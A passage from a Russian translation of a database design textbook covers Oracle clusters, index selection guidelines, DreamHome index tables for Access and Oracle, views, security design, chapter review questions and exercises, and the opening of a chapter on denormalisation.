- Не кластеризовать таблицы, если их соединение происходит только время от времени или часто обновляются значения в общих столбцах. (Модификация значения ключа кластера в строке требует больше времени по сравнению с модификацией значения в некластеризованной таблице, поскольку в СУБД Oracle может потребоваться переместить модифицированную строку в другой блок в процессе обновления данных в кластере.)
- Не кластеризовать таблицы, если часто требуется выполнение полного поиска в одной из таблиц. (Полный поиск в кластеризованной таблице может потребовать больше времени по сравнению с полным поиском в некластеризованной таблице. В СУБД Oracle возрастает вероятность того, что при выполнении этой операции придется прочитать больше блоков, поскольку таблицы хранятся вместе.)
- Предусмотреть кластеризацию таблиц, участвующих в связи "один ко многим" (1:*), если часто происходит выборка строки из родительской таблицы, а затем — соответствующих строк из дочерней таблицы. (Дочерние строки хранятся в том же блоке (блоках) данных, что и родительская строка, поэтому велика вероятность того, что они уже будут находиться в оперативной памяти, когда к ним потребуется доступ, поэтому в СУБД уменьшается общий объем операций ввода-вывода.)

- Предусмотреть хранение в кластере только дочерней таблицы, если после выборки одной родительской строки выбирается много дочерних строк. (Это позволяет повысить производительность запросов, в которых выбираются дочерние строки, соответствующие одной родительской строке, и вместе с тем не снижает производительность полного поиска в родительской таблице.)
- Не кластеризовать таблицы, если строки всех таблиц с одинаковым значением ключа кластера занимают больше одного или двух блоков Oracle. (Для доступа к строке кластеризованной таблицы СУБД Oracle считывает все блоки, содержащие строки с этим значением. Поэтому если строки занимают несколько блоков, для доступа к одной строке может потребоваться выполнить больше операций чтения, чем при осуществлении доступа к той же строке в некластеризованной таблице.)

Б. Хешированные кластеры

Хешированные кластеры также позволяют кластеризовать данные таблиц в форме, аналогичной индексированным кластерам. Но выбор места хранения строки в хешированном кластере осуществляется с учетом результатов применения хеш-функции к значению ключа кластера рассматриваемой строки. Все строки с одинаковым значением ключа хеша хранятся на диске вместе. Корпорация Oracle рекомендует использовать Хешированные кластеры при следующих условиях:

- в запросах выборка строк происходит с использованием условий равенства, в которых учитываются все столбцы ключа кластера (например, "выполнить выборку всех строк для отделения B003");
- кластеризованные таблицы изменяются редко, или еще до создания таблицы можно определить максимальное количество строк и максимальный объем пространства, который требуется для кластера.

При определении целесообразности использования хешированных кластеров можно воспользоваться рекомендациями, приведенными ниже.

- Предусмотреть возможность применения хешированных кластеров для хранения таблиц, доступ к которым часто происходит с использованием критериев поиска, содержащих условия равенства, в которых рассматривается один и тот же столбец (столбцы). Этот столбец (столбцы) должен быть объявлен как ключ кластера.
- Хранить таблицу в хешированном кластере, если можно легко определить, какой объем пространства потребуется для хранения всех строк с определенным значением ключа кластера, как в настоящее время, так и в будущем.
- Не использовать хешированные кластеры, если пространство ограничено и нет возможности отвести дополнительное пространство для строк, которые могут быть вставлены в дальнейшем.
- Не использовать хешированный кластер для хранения постоянно растущей таблицы, если процесс периодического создания нового, более крупного хешированного кластера для хранения этой таблицы невозможно осуществить на практике.
- Не хранить таблицу в хешированном кластере, если часто требуется поиск во всей таблице и для хешированного кластера должен быть отведен значительный объем пространства с учетом необходимости дальнейшего роста таблицы. (В подобных случаях полный поиск требует чтения всех блоков, распределенных для хешированного кластера, даже несмотря на то, что некоторые блоки могут содержать лишь небольшое количество строк. По-

этому отдельное хранение такой таблицы позволяет уменьшить количество блоков, считываемых при полном поиске в таблице.)

- Не хранить таблицу в хешированном кластере, если значения ключа кластера часто изменяются.
- Иногда может быть оправдано хранение в хешированном кластере даже одной таблицы, независимо от того, часто ли происходит соединение этой таблицы с другими таблицами, но при условии, что приведенные выше рекомендации показывают, что для этой таблицы целесообразно применять хеширование.

Документальное оформление результатов выбора структуры файлов таблиц

Результаты выбора файловой структуры для всех таблиц должны быть тщательно зафиксированы в документации. В каждом случае следует указать причины сделанного выбора. В частности, обязательно указывайте причины выбора конкретного варианта, если существовал альтернативный вариант (один или несколько).

Этап 5.3. Определение индексов

. Цель. Определение того, будет ли добавление индексов способствовать повышению производительности системы.

Один из вариантов выбора подходящей файловой структуры для отношения состоит в том, что строки остаются неупорядоченными и создается любое необходимое количество дополнительных индексов. Еще один вариант предусматривает упорядочение строк в отношении с использованием первичного или кластеризующего индекса (см. раздел 5 приложения В). В этом случае для выбора атрибута, по которому выполняется упорядочение или кластеризация строк, применяются следующие критерии:

- выбирается атрибут, наиболее часто применяемый в операциях соединения, поскольку именно он позволяет повысить эффективность таких операций;
- выбирается атрибут, наиболее часто применяемый для доступа к строкам в отношении с учетом последовательности значений этого атрибута.

Если выбранный атрибут, по которому происходит упорядочение, является ключом отношения, то создаваемый индекс служит в качестве первичного индекса, а если атрибут, по которому происходит упорядочение, не является ключом, то создаваемый индекс служит кластеризующим индексом. Следует учитывать, что в каждом отношении должен применяться либо первичный, либо кластеризующий индекс.

Как описано в разделе 6.3.4, индекс обычно создается средствами языка SQL; для этого применяется оператор CREATE INDEX. Например, для создания первичного индекса на отношении PropertyForRent с учетом атрибута propertyNo можно использовать следующий оператор SQL:

```
CREATE UNIQUE INDEX PropertyNoInd ON PropertyForRent(propertyNo);
```

Для создания кластеризующего индекса на отношении PropertyForRent с учетом атрибута staffNo служит следующий оператор SQL:

```
CREATE INDEX StaffNoInd ON PropertyForRent(staffNo) CLUSTER;
```

Как было указано выше, в некоторых системах файловая структура является заранее определенной. Например, до недавнего времени в СУБД Oracle поддер-

живались только сбалансированные деревья, но, как указано выше, теперь в этой СУБД предусмотрена поддержка кластеров. С другой стороны, такая СУБД, как INGRES, поддерживает широкий набор различных индексных структур, которые можно выбрать путем указания следующей необязательной конструкции в операторе CREATE INDEX:

```
[STRUCTURE = BTREE | ISAM | HASH | HEAP]
```

Выбор дополнительных индексов

Дополнительные индексы предоставляют возможность определять дополнительные ключи для базового отношения, которые могут применяться для повышения эффективности выборки данных. Например, отношение PropertyForRent может быть хешировано по номеру объекта недвижимости (propertyNo), который служит в качестве первичного индекса. Но предположим, что к этому отношению часто выполняется доступ по значению атрибута rent. В этом случае может быть принято решение использовать атрибут rent в качестве дополнительного индекса.

Сопровождение и применение дополнительных индексов приводит к увеличению издержек, поэтому необходимо определить, оправдывают ли они повышение производительности при выборке данных, достигнутое благодаря их использованию. Основные издержки, связанные с применением дополнительных индексов, перечислены ниже.

- Ввод индексной записи в каждый дополнительный индекс при вставке строки в отношение.
- Обновление дополнительного индекса при обновлении соответствующей строки в отношении.
- Увеличение потребности в дисковом пространстве в связи с необходимостью хранения дополнительного индекса.
- Возможное снижение производительности процесса оптимизации запросов, поскольку оптимизатор запросов должен учесть наличие всех дополнительных индексов и только после этого выбрать оптимальную стратегию выполнения запросов.

Рекомендации по выбору списка требований к индексам

Один из способов определения необходимого количества дополнительных индексов состоит в подготовке списка требований к атрибутам, которые рассматриваются для определения необходимости применения **их** для индексации, а затем изучении затрат на сопровождение каждого из этих индексов. Ниже приведены рекомендации по подготовке такого списка требований.

1. Не создавать индекс на небольших отношениях. Может оказаться более эффективным поиск в отношении, данные которого хранятся в оперативной памяти, чем хранить дополнительную индексную структуру.
2. Как правило, следует создавать индекс на первичном ключе отношения, если он не применяется в качестве ключа файловой структуры. Хотя в стандарте SQL предусмотрена конструкция, позволяющая задать спецификацию первичного ключа (см. раздел 6.2.3), следует отметить, что применение этой конструкции не всегда гарантирует создание индекса на первичном ключе.
3. Ввести дополнительный индекс на внешнем ключе, если с его помощью часто происходит доступ к отношению. Например, предположим, что необ-

ходимо часто создавать соединение отношения PropertyForRent и отношений PrivateOwner/BusinessOwner по атрибуту ownerNo (номеру владельца недвижимости). Поэтому может оказаться более эффективным создание дополнительного индекса для отношения PropertyForRent, основанного на значении атрибута ownerNo. Но следует учитывать, что в некоторых СУБД индексы на внешних ключах создаются автоматически.

4. Ввести дополнительные индексы на всех атрибутах, которые часто применяются в качестве дополнительного ключа (например, если к отношению PropertyForRent часто происходит доступ по значению атрибута rent, как описано выше, необходимо ввести дополнительный индекс на этом атрибуте).
5. Ввести дополнительные индексы на атрибутах, которые часто применяются в следующих конструкциях:
   - критерии выборки или соединения;
   - **конструкции** ORDER BY;
   - конструкции GROUP BY;
   - другие операции, требующие сортировки (такие как UNION и DISTINCT).
6. Ввести дополнительные индексы на атрибутах, применяемых во встроенных функциях агрегирования, наряду со всеми атрибутами, используемыми для этих встроенных функций. Например, чтобы определить среднюю зарплату сотрудников каждого отделения, можно применить следующий запрос SQL:

   ```
   SELECT branchNo, AVG(salary)
   FROM Staff
   GROUP BY branchNo;
   ```

   Согласно приведенной выше рекомендации, можно предусмотреть создание индекса на атрибуте branchNo, поскольку он участвует в конструкции GROUP BY. Но более эффективное решение может предусматривать создание индекса и на атрибуте branchNo, и на атрибуте salary. Это позволяет выполнить в СУБД весь запрос по данным только из самого индекса, без необходимости доступа к файлу данных. Такой план выполнения запроса иногда называют планом, предусматривающим использование только индекса, поскольку необходимые результаты могут быть получены с помощью только данных, содержащихся в индексе.
7. Обобщая приведенную выше рекомендацию, можно указать, что необходимо вводить дополнительный индекс на всех атрибутах, которые могут привести к созданию плана, предусматривающего применение только индексов.
8. Не индексировать атрибут или отношение, которые часто обновляются.
9. Не индексировать атрибут, если в запросах с использованием этого атрибута обычно происходит выборка значительной части (например, 25%) строк кортежей в отношении. В таком случае может оказаться более эффективным поиск во всем отношении, чем поиск с использованием индекса.
10. Не индексировать атрибуты, которые состоят из длинных символьных строк.

Если в критериях поиска предусмотрено несколько предикатов и одно из этих условий содержит конструкцию OR, а в самом условии не применяется индекс и не предусматривается сортировка, то добавление индексов для других атрибутов не позволяет повысить скорость выполнения такого запроса, поскольку все равно потребуется последовательный поиск в отношении. Например, предположим, что

индексированы только атрибуты type и rent отношения PropertyForRent и необходимо применить следующий запрос:

```
SELECT *
FROM PropertyForRent
WHERE (type = 'Flat' OR rent > 500 OR rooms > 5);
```

Хотя эти два индекса могут применяться для поиска строк по условию (type = 'Flat' or rent> 500), тот факт, что атрибут rooms не индексирован, означает, что указанные индексы в этой полной конструкции WHERE все равно не применяются. Поэтому создание индексов только на атрибутах type и rent не позволит в целом добиться повышения производительности запросов (если нет других запросов, в которых применяются лишь эти атрибуты),

С другой стороны, если предикаты в конструкции WHERE соединены с помощью оператора AND, даже эти два индекса на атрибутах type и rent могут применяться для оптимизации запроса.

Удаление индексов из списка требований

После подготовки списка требований к потенциальным индексам необходимо учесть влияние каждого из них на транзакции обновления. Если потребность в сопровождении индекса может привести к замедлению важных транзакций обновления, следует предусмотреть возможность исключения этого индекса из списка. Но необходимо учитывать, что определенные индексы могут также способствовать повышению эффективности операции обновления. Например, если необходимо внести изменения в данные об окладе сотрудника компании по указанному табельному номеру (staffNo) и на атрибуте staffNo создан индекс, обновляемая строка может быть найдена намного быстрее.

Целесообразно по возможности провести эксперименты для определения того, способствует ли создание индекса повышению производительности, почти не влияет на производительность или приводит к ее снижению. Если обнаруживается снижение производительности, этот индекс, безусловно, должен быть удален из списка требований. А если в результате ввода дополнительного индекса наблюдается лишь незначительное повышение производительности, может потребоваться дальнейшее исследование для определения того, при каких обстоятельствах этот индекс может оказаться полезным и так ли часто возникают эти обстоятельства, чтобы создание индекса действительно было оправданным.

Некоторые системы позволяют изучать стратегию, выбранную оптимизатором для выполнения конкретного запроса или обновления; такая стратегия называется *планом выполнения запроса* (Query Execution Plan — QEP). Например, в СУБД Microsoft Access предусмотрена программа Performance Analyzer, в СУБД Oracle — диагностическая утилита EXPLAIN PLAN (см. раздел 20.6.3), в СУБД DB2 — утилита EXPLAIN, а в СУБД INGRES — интерактивное средство просмотра плана выполнения запроса. Если запрос выполняется медленнее, чем ожидалось, имеет смысл воспользоваться такой утилитой для определения причин замедления и найти иную стратегию, позволяющую повысить производительность запроса.

Если в отношении с одним или несколькими индексами происходит вставка большого количества строк, может оказаться более эффективным решение вначале удалить индексы, выполнить вставку, а затем снова создать индексы. В качестве эмпирического правила можно указать, что если в результате вставки общий объем данных в отношении увеличивается по меньшей мере на 10%, целесообразно удалить на время индексы этого отношения.

Обновление статистической информации в базе данных

Оптимизатор запросов для выбора оптимальной стратегии использует статистическую информацию базы данных, которая хранится в системном каталоге. При создании любого индекса СУБД автоматически вводит в системный каталог информацию об этом индексе. Но следует учитывать, что в некоторых СУБД для обновления в системном каталоге статистической информации, которая относится к определенному отношению или индексу, необходимо вызывать на выполнение определенную утилиту.

Документальное оформление результатов выбора индексов

Выбранные индексы должны быть полностью отражены в документации с указанием причин того, почему был сделан именно этот выбор. В частности, если некоторые атрибуты не были проиндексированы с учетом вероятности снижения производительности, это также должно быть указано в документации.

Файловые структуры и индексы для учебного проекта DreamHome, реализованного на основе СУБД Microsoft Access

Как и в большинстве (или даже во всех) СУБД для персональных компьютеров, в Microsoft Access применяется постоянная файловая структура, поэтому если эта СУБД рассматривается Е качестве целевой, этап 5.2 может быть пропущен. Но, как описано ниже, СУБД Microsoft Access поддерживает индексы.

В этом разделе применяется терминология Access, в которой *отношение* рассматривается как *таблица с полями* и *записями*.

Рекомендации по применению индексов

В СУБД Access первичный ключ таблицы индексируется автоматически, а поля с типами данных Memo, Hyperlink или OLE Object не могут быть проиндексированы. А что касается полей других типов, то корпорация Microsoft рекомендует индексировать поле, если соблюдаются следующие условия:

- данные поля имеют тип Text, Number, Currency или Date/Time;
- предполагается, что будет выполняться поиск значений, хранящихся в поле;
- предполагается, что будет выполняться сортировка значений в поле;
- предполагается, что в поле будет храниться много разных значений. Если основная часть значений, хранящихся в поле, является одинаковой, индекс не позволяет намного повысить скорость выполнения запросов.

Кроме того, корпорация Microsoft рекомендует следующее:

- индексировать поля на обеих сторонах соединения или создавать связь между такими полями, так как в этом случае СУБД Access автоматически создает индекс на поле внешнего ключа, если он еще не существует;
- при группировании записей по значениям в поле, по которому выполняется соединение, задавать конструкцию GROUP BY для поля, находящегося в той же таблице, что и поле, на котором вычисляется функция агрегирования.

СУБД Microsoft Access позволяет оптимизировать запросы с простыми и сложными предикатами (которые называются в СУБД Access *выражениями*). Для некоторых типов сложных выражений в СУБД Microsoft Access применяется технология доступа к данным Rushmore, позволяющая достичь более высокого уровня оптимизации. Сложные выражения формируются путем объединения простых выражений с помощью операторов AND и OR, например, следующим образом:

```
branchNo = 'B001' AND rooms > 5
type = 'Flat' OR rent > 300
```

В СУБД Access сложное выражение может быть оптимизировано полностью или частично, в зависимости от того, являются ли оптимизируемыми одно или оба простых выражения, с учетом оператора, применяемого для объединения простых выражений. Сложное выражение является оптимизируемым для использования в технологии Rushmore, если соблюдаются все следующие условия:

- в выражении для соединения двух условий используется оператор AND или OR;
- оба условия состоят из простых оптимизируемых выражений;
- оба выражения включают индексированные поля; поля могут иметь отдельные индексы или входить в состав индекса, охватывающего несколько полей.

Индексы для учебного проекта DreamHome

Прежде чем приступить к созданию списка требований, исключим из дальнейшего рассмотрения небольшие таблицы, поскольку они обычно обрабатываются в оперативной памяти и не требуют дополнительных индексов. В связи с этим в учебном проекте *DreamHome* из дальнейшего рассмотрения исключены таблицы Branch, Telephone, Manager и Newspaper. Затем выполняются перечисленные ниже действия с учетом рекомендаций, приведенных в данном разделе.

1. Создается первичный ключ для каждой таблицы, в результате чего СУБД Access автоматически формирует индекс для соответствующего поля.
2. Все связи создаются в окне Relationships, в результате чего СУБД Access автоматически формирует индекс на полях внешнего ключа.

Для иллюстрации процесса создания всех прочих индексов рассмотрим транзакции выборки (запросы), приведенные в приложении А для представления Staff учебного проекта *DreamHome*. Общие сведения о соответствиях между основными таблицами и выполняемыми на них транзакциями показаны в табл. 16.1. Здесь для каждой таблицы приведены такие сведения: транзакция (транзакции), выполняемая на этой таблице, тип доступа (поиск с помощью предиката, соединение таблиц с использованием поля соединения, все поля, по которым происходит упорядочение строк, и все поля, применяемые для группирования строк), а также частота выполнения транзакций.

Таблица 16.4. Информация о взаимосвязи между основными таблицами и транзакциями выборки для представления Staff учебного проекта DreamHome

Таблица	Транзакция	Назначение	Частота (транзакций в сутки)
Staff	(a), (d)	Предикат: fName, lName	20
	(a)	Соединение: Staff по ключу supervisorStaffNo	20
	(b)	Упорядочение: fName, lName	20
	(b)	Предикат: position	20
Client	(e)	Соединение: Staff по ключу staffNo	1000-2000
	(j)	Предикат: fName, lName	1000

Окончание табл. 16.4

Таблица	Транзакция	Назначение	Частота (транзакций в сутки)
PropertyForRent	(c)	Предикат: rentPinish	5000-10000
	(k), (l)	Предикат rentFinish	100
	(c)	Соединение: PrivateCwner/BusinessOwner по ключу ownerNo	5000-10000
	(d)	Соединение: Staff по ключу staffKo	20
	(f)	Предикат city	50
	(f)	Предикат: rent	50
	(g)	Соединение; Client по ключу clientNo	100
Viewing	(j)	Соединение: Client по ключу clientNo	100
Lease	(c)	Соединение: PropertyForRent по ключу propertyNo	5000-10000
	(D	Соединение: PropertyForRent по ключу propertyNo	100
	(J)	Соединение: Client по ключу clientNo	1000

На основе этой информации было принято решение создать дополнительные индексы, показанные в табл. 16.5. Оставляем в качестве упражнения для читателя задачу выбора дополнительных индексов, которые должны быть созданы в СУБД Microsoft Access с учетом транзакций, перечисленных в приложении А для представления Branch учебного проекта *DreamHome* (см. упражнение 16.5).

Таблица 16.5. Дополнительные индексы, которые должны быть созданы в СУБД Microsoft Access с учетом транзакций выборки для представления Staff учебного проекта DreamHome

Таблица	Индекс
Staff	fName, lName
	position
Client	fName, lName
PropertyForRent	rentFinish
	city
	rent

Файловые структуры и индексы для учебного проекта DreamHome, реализованного на основе СУБД Oracle

В этом разделе снова выполняется приведенное выше упражнение по определению наиболее приемлемых файловых структур и индексов для представления Staff учебного проекта *DreamHome*. Здесь снова применяется терминология СУБД Oracle, в которой *отношение* рассматривается как *таблица* со *столбцами* и *строками*.

В СУБД Oracle для каждого первичного ключа автоматически формируется индекс. Кроме того, корпорация Oracle рекомендует не определять явным образом на таблицах уникальные индексы UNIQUE, а использовать ограничения целостности UNIQUE, которые определены на требуемых столбцах. В СУБД Oracle соблюдение ограничения целостности UNIQUE обеспечивается автоматически путем определения уникального индекса на уникальном ключе. Любые нарушения этой рекомендации приводят к снижению производительности. Например, создание таблицы с помощью оператора CREATE TABLE. . .AS SELECT с ограничением UNIQUE выполняется медленнее по сравнению с созданием таблицы без этого ограничения и формированием индекса UNIQUE вручную.

Предположим, что в базе данных созданы таблицы с определенными первичными, альтернативными и внешними ключами. После этого можно указать, нужны ли какие-либо кластеры и дополнительные индексы. Для упрощения этого проекта предположим, что кластеры не требуются. Кроме того, даже если рассматриваются только транзакции выборки, перечисленные в приложении А для представления Staff учебного проекта *DreamHome*, можно обнаружить, что введение индексов, перечисленных в табл. 16.6, может способствовать повышению производительности. Снова оставляем в качестве упражнения для читателя задачу определения дополнительных индексов, которые должны быть созданы в СУБД Oracle для поддержки перечисленных в приложении А транзакций, соответствующих представлению Branch учебного проекта *DreamHome* (см. упражнение 16.6).

Таблица 16.6. Дополнительные индексы, которые должны быть введены в СУБД Oracle с учетом транзакций выборки для представления Staff учебного проекта DreamHome

Таблица	Индекс
Staff	fName, lName
	supervisorStaffNo
	position
Client	staffNo
	fName, lName
PropertyForRent	ownerNo
	staffNo
	clientNo
	rentFinish
	city
	rent
Viewing	clientNo
Lease	propertyNo
	clientNo

Этап 5.4. Оценка потребности в дисковом пространстве

Цель. Определить объем дискового пространства, который требуется для базы данных.

Во многих проектах выдвигается требование, чтобы физическая реализация базы данных могла быть осуществлена на основе существующей конфигурации аппаратных средств. Но даже при отсутствии такого требования проектировщик обязан оценить объем дискового пространства, который требуется для хранения файлов базы данных, хотя бы на тот случай, что в связи с этим потребуется приобретение новых аппаратных средств. Цель данного этапа состоит в оценке объема дискового пространства, необходимого для поддержки реализации базы данных во внешней памяти. Как и на предыдущих этапах, проведение оценки потребности в дисковом пространстве в значительной степени зависит от целевой СУБД и от аппаратных средств, которые применяются для поддержки функционирования базы данных. Как правило, такая рценка основана на информации о среднем размере каждой строки и количестве строк в отношении. Последняя оценка должна показывать максимальное количество, но может также оказаться целесообразным проведение анализа интенсивности роста размеров отношения и корректировка итоговых сведений об объеме диска с учетом полученного коэффициента роста для определения возможных размеров базы данных в будущем. В приложении Ж приведена иллюстрация процесса оценки размеров отношений, созданных в СУБД Oracle.

Этап 6. Проектирование пользовательских представлений

Цель. Спроектировать пользовательские представления, необходимость в создании которых была выявлена на стадии сбора и анализа требований, составляющей часть жизненного цикла приложения реляционной базы данных.

Первый этап методологии проектирования базы данных, описанный в главе 14, предусматривает подготовку локальных концептуальных моделей данных для каждого представления, определенного на стадии анализа требований к базе данных. Каждое представление состоит из одного или нескольких пользовательских представлений. На стадии сбора и анализа требований, описанной в разделе 10.4.4, определены два представления для учебного проекта *DreamHome*:

- представление Branch, состоящее из пользовательских представлений Director и Manager;
- представление staff, состоящее из пользовательских представлений Supervisor и Assistant.

На этапе 2 эти локальные концептуальные модели данных преобразуются в локальные логические модели данных, основанные на реляционной модели, а для приложений с несколькими представлениями на этапе 3 локальные модели объединяются в единую глобальную логическую модель данных. Назначение этого этапа состоит в проектировании пользовательских представлений, которые были определены ранее. В автономной СУБД на персональном компьютере пользовательские представления обычно применяются только для удобства, поскольку они часто позволяют упростить запросы к базе данных. Но в многопользовательской СУБД такие представления играют главную роль при определении структуры базы данных и соблюдении правил защиты. В разделе 6.4.7 описаны основные преимущества пользовательских представлений, такие как независимость от данных, упрощение структуры приложения и учет потребностей пользователей. В предыдущих главах уже рассматривались способы создания представлений с использованием стандарта ISO SQL (см. раздел 6.4.10), а также способы создания представлений (хранимых запросов) в СУБД Microsoft Access (см. главу 7) и в СУБД Oracle (см. раздел 8.2.5).

Документальное оформление проекта пользовательских представлений

Проекты отдельных пользовательских представлений должны быть полностью отражены в документации.

Этап 7. Проектирование средств защиты

Цель. Проектирование средств защиты для базы данных в соответствии с требованиями пользователей.

База данных представляет собой исключительно важный корпоративный ресурс и поэтому защита этого ресурса имеет исключительное значение. На стадии сбора и анализа требований, составляющей часть жизненного цикла приложения базы данных, должны быть учтены и отражены в спецификации требований к системе конкретные требования к защите (см. раздел 10.4.4). Назначение этого этапа состоит в определении способов реализации требований к защите. Состав средств защиты зависит от конкретной системы. Поэтому проектировщик должен знать, какие возможности предлагает рассматриваемая им целевая СУБД. Как описано в главе 18, реляционные СУБД, как правило, предоставляют средства защиты базы данных следующих типов:

- защита системы;
- защита данных.

Средства защиты системы регламентируют доступ и эксплуатацию базы данных на уровне системы; к ним, в частности, относится аутентификация пользователя по имени и паролю. Средства защиты данных регламентируют доступ и использование объектов базы данных (таких как отношения и представления), а также действия, которые могут быть выполнены пользователями с конкретными объектами. И в этом случае проект реализации правил доступа зависит от целевой СУБД, поскольку возможности реализации правил доступа зависят от системы. В этой книге уже рассматривались три конкретных способа реализации правил доступа с использованием стандарта ISO SQL (см. раздел 6.6), СУБД Microsoft Access (см. раздел 8.1.9) и СУБД Oracle (см. раздел 8.2.5).

Документальное оформление проекта реализации средств защиты

Проект реализации средств защиты должен быть полностью отражен в документации. А если созданный при этом физический проект требует внесения изменений в отдельные локальные логические модели данных, необходимо внести поправки также и в схемы этих моделей.

РЕЗЮМЕ

- Физическое проектирование базы данных представляет собой процесс подготовки описания реализации этой базы во внешней памяти. В этом проекте должны быть описаны основные отношения, файловые структуры и методы доступа, которые будут использоваться для эффективного доступа к данным, наряду с соответствующими ограничениями целостности и мерами защиты. Проектировщик должен приступать к созданию основных отношений только после полного ознакомления со всеми возможностями выбранной целевой СУБД.
- Первый этап (этап 4) физического проектирования базы данных состоит в преобразовании глобальной логической модели данных в форму, которая может быть реализована в среде целевой реляционной СУБД.

- Следующий этап (этап 5) предусматривает выбор файловых структур и методов доступа, которые будут применяться для хранения основных отношений базы данных. Для этого требуется провести анализ транзакций, выполняемых в базе данных, на основе результатов этого анализа определить наиболее подходящие файловые структуры, выбрать индексы и оценить потребность в дисковом пространстве для реализации этих проектных решений.
- Последовательные файлы являются оптимальным вариантом формата файла для отношений, в которые планируется внести большое количество записей. Их использование малоэффективно, если требуется выборочный доступ только к отдельным записям файла. **Хешированные** файлы эффективны в тех случаях, если при выборке данных применяются точно заданные значения ключа. Этот формат файлов не подходит для выборки данных по шаблону с символами подстановки, по ключу, который определен в виде диапазона значений, по неполному значению ключа или по значению атрибута, отличного от ключа хеширования.
- **Индексно-последовательные** (ISAM) файлы представляют собой более гибкую структуру, чем хешированные файлы. Они эффективны при выборке данных по заданному значению ключа, по шаблону с символами подстановки, по ключу, определенному в виде диапазона значений, или по части ключа. Однако индекс файлов ISAM является *неизменным* и формируется непосредственно при создании самого файла. Б результате производительность выборки данных из файла ISAM уменьшается по мере внесения изменений в его данные. Обновление данных файла вызывает также нарушение правильной последовательности ключей, поэтому выборка данных с учетом последовательности значений ключа доступа со временем замедляется. Последние две проблемы решаются при использовании файлов со структурой усовершенствованного сбалансированного дерева (B^+-Tree), имеющих динамически формируемый индекс. Однако в отличие от файлов со структурой B^+-Tree, файлы ISAM благодаря неизменности своего индекса могут успешно использоваться для организации параллельного доступа к этому индексу. Если частота обновления данных в отношении не слишком велика, а отношение имеет небольшие размеры и не должно увеличиваться, индексно-последовательная организация становится более эффективной по сравнению со структурой на основе сбалансированного дерева, поскольку уровень индекса файлов первого типа на единицу меньше, чем уровень индекса файлов последнего типа, лист-узлы которого содержат не сами записи, а указатели на них.
- Кластеры представляют собой группы из одной или нескольких таблиц, физически хранимых вместе, поскольку они имеют общие столбцы и часто применяются одновременно. Если взаимосвязанные данные физически хранятся вместе, уменьшается время доступа к диску. Общие столбцы таблиц кластера называются *ключом кластера*. Ключ кластера хранится только в одном экземпляре, поэтому кластеры обеспечивают более эффективное хранение таблиц по сравнению с хранением взаимосвязанных таблиц отдельно (без кластеризации). СУБД Oracle поддерживает кластеры двух типов: индексированные и хешированные.
- Дополнительные индексы представляют собой механизм определения дополнительных ключей для основных отношений базы данных, которые могут использоваться для повышения эффективности выборки данных. Однако наличие дополнительного индекса приводит к издержкам, которые связаны с необходимостью сопровождать и использовать дополнительные индексы, поэтому нужно определить, оправдываются ли эти издержки в результате повышения производительности выборки данных, достигнутого благодаря применению таких индексов.

- Один из вариантов выбора наиболее подходящей файловой структуры для отношения предусматривает хранение строк в неупорядоченном виде и создание любого необходимого количества дополнительных индексов. Еще один вариант предусматривает упорядочение строк в отношении с указанием первичного или кластеризующего индекса. Для определения состава необходимых дополнительных индексов может применяться такой способ: подготовка списка требований к атрибутам, которые рассматриваются как подходящие для создания индексов, а затем анализ затрат на сопровождение каждого из этих индексов.
- Целью этапа 6 является разработка способа реализации пользовательских представлений, выявленных на стадии сбора и анализа требований; одним из таких способов может служить использование механизмов, предусмотренных в языке SQL.
- База данных представляет собой исключительно важный корпоративный ресурс, поэтому защита такого ресурса приобретает большое значение. Цель этапа 7 состоит в разработке способа реализации средств защиты, которые были определены на стадии сбора и анализа требований.

Вопросы

16.1. В чем состоят различия между концептуальным, логическим и физическим проектированием баз данных? Почему эти проекты могут выполняться разными людьми?

16.2. Опишите состав входящей информации и результаты выполнения процедуры физического проектирования базы данных.

16.3. Каково назначение основных этапов физического проектирования базы данных, определяемых методологией, рассматриваемой в этой главе?

16.4. Одной из важнейших целей физического проектирования базы данных является организация эффективного хранения данных. Как можно измерить достигнутый уровень эффективности в указанном контексте?

Упражнения

Учебный проект DreamHome

16.5. На этапе 5.3 были выбраны индексы, которые необходимо создать в СУБД Microsoft Access для выполнения перечисленных в приложении А транзакций запросов, соответствующих представлению Staff учебного проекта *DreamHome*. Выберите индексы, которые должны быть созданы в Microsoft Access для выполнения перечисленных в приложении А транзакций запросов, соответствующих представлению Branch учебного проекта *DreamHome*.

16.6. Повторите упражнение 16.5 с использованием Oracle в качестве целевой СУБД.

16.7. Разработайте физический проект базы данных, соответствующий логическому проекту для учебного проекта *DreamHome* (описанного в главе 15), с учетом особенностей СУБД, к которой вы имеете доступ.

16.8. Реализуйте физический проект для учебного проекта *DreamHome,* созданный при выполнении упражнения 16.7.

Учебный проект University Accommodation Office

16.9. На основе логической модели данных, разработанной при выполнении упражнения 15.11, создайте физический проект базы данных для учебного проекта *University Accommodation Office* (описанного в разделе 1 приложения Б) с учетом особенностей СУБД, к которой вы имеете доступ,

16.10. Создайте базу данных *University Accommodation Office* с использованием физического проекта, разработанного при выполнении упражнения 16.9.

Учебный проект EasyDrive School of Motoring

16.11. На основе логической модели данных, разработанной при выполнении упражнения 15.12, создайте физический проект базы данных для учебного проекта *EasyDrive School of Motoring* (описанного в разделе 2 приложения Б) с учетом особенностей СУБД, к которой вы имеете доступ.

16.12. Создайте базу данных *EasyDrive School of Motoring c* использованием физического проекта, разработанного при выполнении упражнения 16.11.

Учебный проект Wellmeadows Hospital

16.13. На основе логической модели данных, разработанной при выполнении упражнения 15.14, создайте физический проект базы данных для учебного проекта *Wellmeadows Hospital* (описанного в разделе 3 приложения Б) с учетом особенностей СУБД, к которой вы имеете доступ.

16.14. Создайте базу данных *Wellmeadows Hospital* с использованием физического проекта, разработанного при выполнении упражнения 16.13.

Глава 17 МЕТОДОЛОГИЯ — КОНТРОЛЬ И НАСТРОЙКА РАБОТАЮЩЕЙ СИСТЕМЫ

В ЭТОЙ ГЛАВЕ...

- Назначение денормализации.
- Применение денормализации для повышения производительности.
- Необходимость текущего контроля и настройки работающей системы.

В этой главе мы рассмотрим и продемонстрируем на примере два заключительных этапа методологии физического проектирования реляционной базы данных. Мы рассмотрим, при каких условиях следует выполнять денормализацию логической модели данных и вводить избыточность, а затем обсудим важность контроля над функционированием работающей системы с последующей ее настройкой. При необходимости мы будем иллюстрировать изложение подробностями физической реализации.

Этап 8. Обоснование необходимости введения контролируемой избыточности

Цель. Определение необходимости ввода контролируемой избыточности за счет ослабления условий нормализации для повышения производительности системы.

